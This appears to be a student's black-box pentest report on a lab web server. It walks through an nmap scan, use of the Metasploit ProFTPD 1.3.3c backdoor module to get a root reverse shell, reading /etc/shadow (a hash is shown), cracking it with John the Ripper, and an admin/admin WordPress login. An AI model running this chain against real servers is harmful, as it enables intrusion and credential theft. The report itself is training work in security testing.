PENTEST REVIEW

■ SOHIER Maël ■ Classe 2A2 ■ 26 / 02 / 2025

Introduction

We were asked to carry out a Pentest on their future web server, in order to establish the security breaches that could make it vulnerable. That's why we did a **Black box Pentest**. In this way, we were able to gain access to their data through the many vulnerabilities present on their server.

Before reporting, here's a quick explanation of a pentest. The Black box Pentest is the simulation attack that is the most realistic. The pentester does not have any information on the target, and must be managed to obtain as much information as possible. You can find an analysis of the vulnerabilities in the attachment.

1 — Specifications

First, you need access to their server, which allows us to reach their operating system files. With this methods we can find different methods to get an access.

Then, we need to obtain their login/password. Thanks to that we can make a spoofing attack. After this step, we need to find a way to get an access to their site design tools and try to block the access. At the end, we must change the content being designed.

Identified Vulnerabilities

Systemic vulnerabilities	Obsolete and misconfigured services, such as FTP and SSH, make it easier for attackers to break their site.
Weak passwords	The use of weak or common passwords, combined with the absence of robust protection, make easier brute-force attacks.

Inadequate application security	Bad WordPress management practices (default logins, lack of monitoring of critical files) allow an attacker to take full control of the site and its data.

2 — Gantt

Projected Gantt



Figure 1 – Projected Gantt chart

Final Gantt



Figure 2 – Final Gantt chart

The projected gantt is a little different from the final gantt, because we managed to be faster than expected, at the start of the project. But then we meet a few problems and difficulties who delayed us on our prediction.

3 — How we did that

Before using vulnerabilities we are searching which vulnerabilities. We use a **Nmap scan**, to find the different ports that are open.

```
┌──(root㉿kali)-[~]
└─# nmap -sV vtcsec
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 05:30 EDT
Nmap scan report for vtcsec (10.10.42.184)
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 38:1D:14:DE:7D:A0 (Skydio)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
```

Figure 3 – Nmap scan results

The results of this scan show **3 open ports**: ftp, ssh and http. So we can try to use these ports to find a vulnerability.

The first vulnerability we are using is with **ftp**, because the versions are not updated and rather old. The 1.3.3.c versions have many vulnerabilities to exploit and the tool **Metasploit** allows to know and use these vulnerabilities.

```
msf6 > search ftp 133

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/dos/windows/ftp/filezilla_admin_user    2005-11-07       normal     No     FileZilla FTP Server Admin Interface Denial of Service
   1  exploit/windows/ftp/netterm_netftpd_user          2005-04-26       great      Yes    NetTerm NetFTPD USER Buffer Overflow
   2    \_ target: NetTerm NetFTPD Universal            .                .          .      .
   3    \_ target: Windows 2000 English                 .                .          .      .
   4    \_ target: Windows XP English SP0/SP1           .                .          .      .
   5    \_ target: Windows 2003 English                 .                .          .      .
   6    \_ target: Windows NT 4.0 SP4/SP5/SP6           .                .          .      .
   7  exploit/windows/misc/netcat110_nt                 2004-12-27       great      No     Netcat v1.10 NT Stack Buffer Overflow
   8  exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 8, use 8 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Figure 4 – Metasploit search for ProFTPD

Thanks to the command `search`, we can see 4 faults for proftpd. So, we exploited an FTP backdoor to obtain a shell on the target.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 10.10.42.187:4444
[*] 10.10.42.184:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.10.42.187:4444 → 10.10.42.184:51968) at 2024-11-06 05:21:38 -0500

whoami
root
```

Figure 5 – FTP backdoor exploitation

When we are logged in, we took the **shadow file** to get a login/password.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 10.10.42.187:4444
[*] 10.10.42.184:21 - Sending Backdoor Command
[*] Command shell session 1 opened (10.10.42.187:4444 → 10.10.42.184:45980) at 2024-10-08 05:44:12 -0400

whoami
root
tail /etc/shadow
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
olorin:$6$lYU7ZTVHJ1cHES/H$UY.7YW27ZOEwVAL1bww2gXbbrFaZyBOYwIPzSWuhReBuOJpcU4SSCh0RW7U4WN4/SkDjkTm0i.42PajnHm3Yd1:19923:0:99999:7:::
```

Figure 6 – Shadow file extraction

As we can see, there is a user named **Olorin** but his password is encrypted. So we use the software **JohnTheRipper** to make a brute force attack. We obtained the password **youshallnotpass**. Now, we can connect on SSH to better compromise their server, and create anything you want.

It remains to use the HTTP port. For this, we use the command `dirb` to scan potential web sites on their server. We find a lot of web pages from the same web site.



Figure 7 – dirb scan of the web server

We use the index page and we need a connection. Firstly we try to use the worst login/password ever, `admin/admin`. But, it turned out to be the right one.

Secondly we try to search the database with all the login/password, thanks to the SSH access. We find two SQL files, one with the different database and their password, and one with the login/password of the web site. Then, we can enter in the concept software and modify all the web site.

4 — Details about solutions

For this part, I will explain my analysis about our work.

First of all, our organization during all the projects is good but can be improved. In fact, we didn't anticipate the problems very well, which created a delay, especially at the end.

Next, the content of the tutorial is rather clear and logical, each section have key words for a good understanding. Moreover, we explain vulnerabilities well.

However, we would have prioritized recommendations and corrective actions to better understand which vulnerabilities to address first. Emphasizing preventive measures that could have prevented these vulnerabilities in the first place, would be a good idea.

5 — Tutorial format

We've used Google's **.docs** format to write our tutorial because it's easy to use and quite ergonomic. It also adapts easily to any type of extension when a file is downloaded. We also like the style it gave for writing in this way.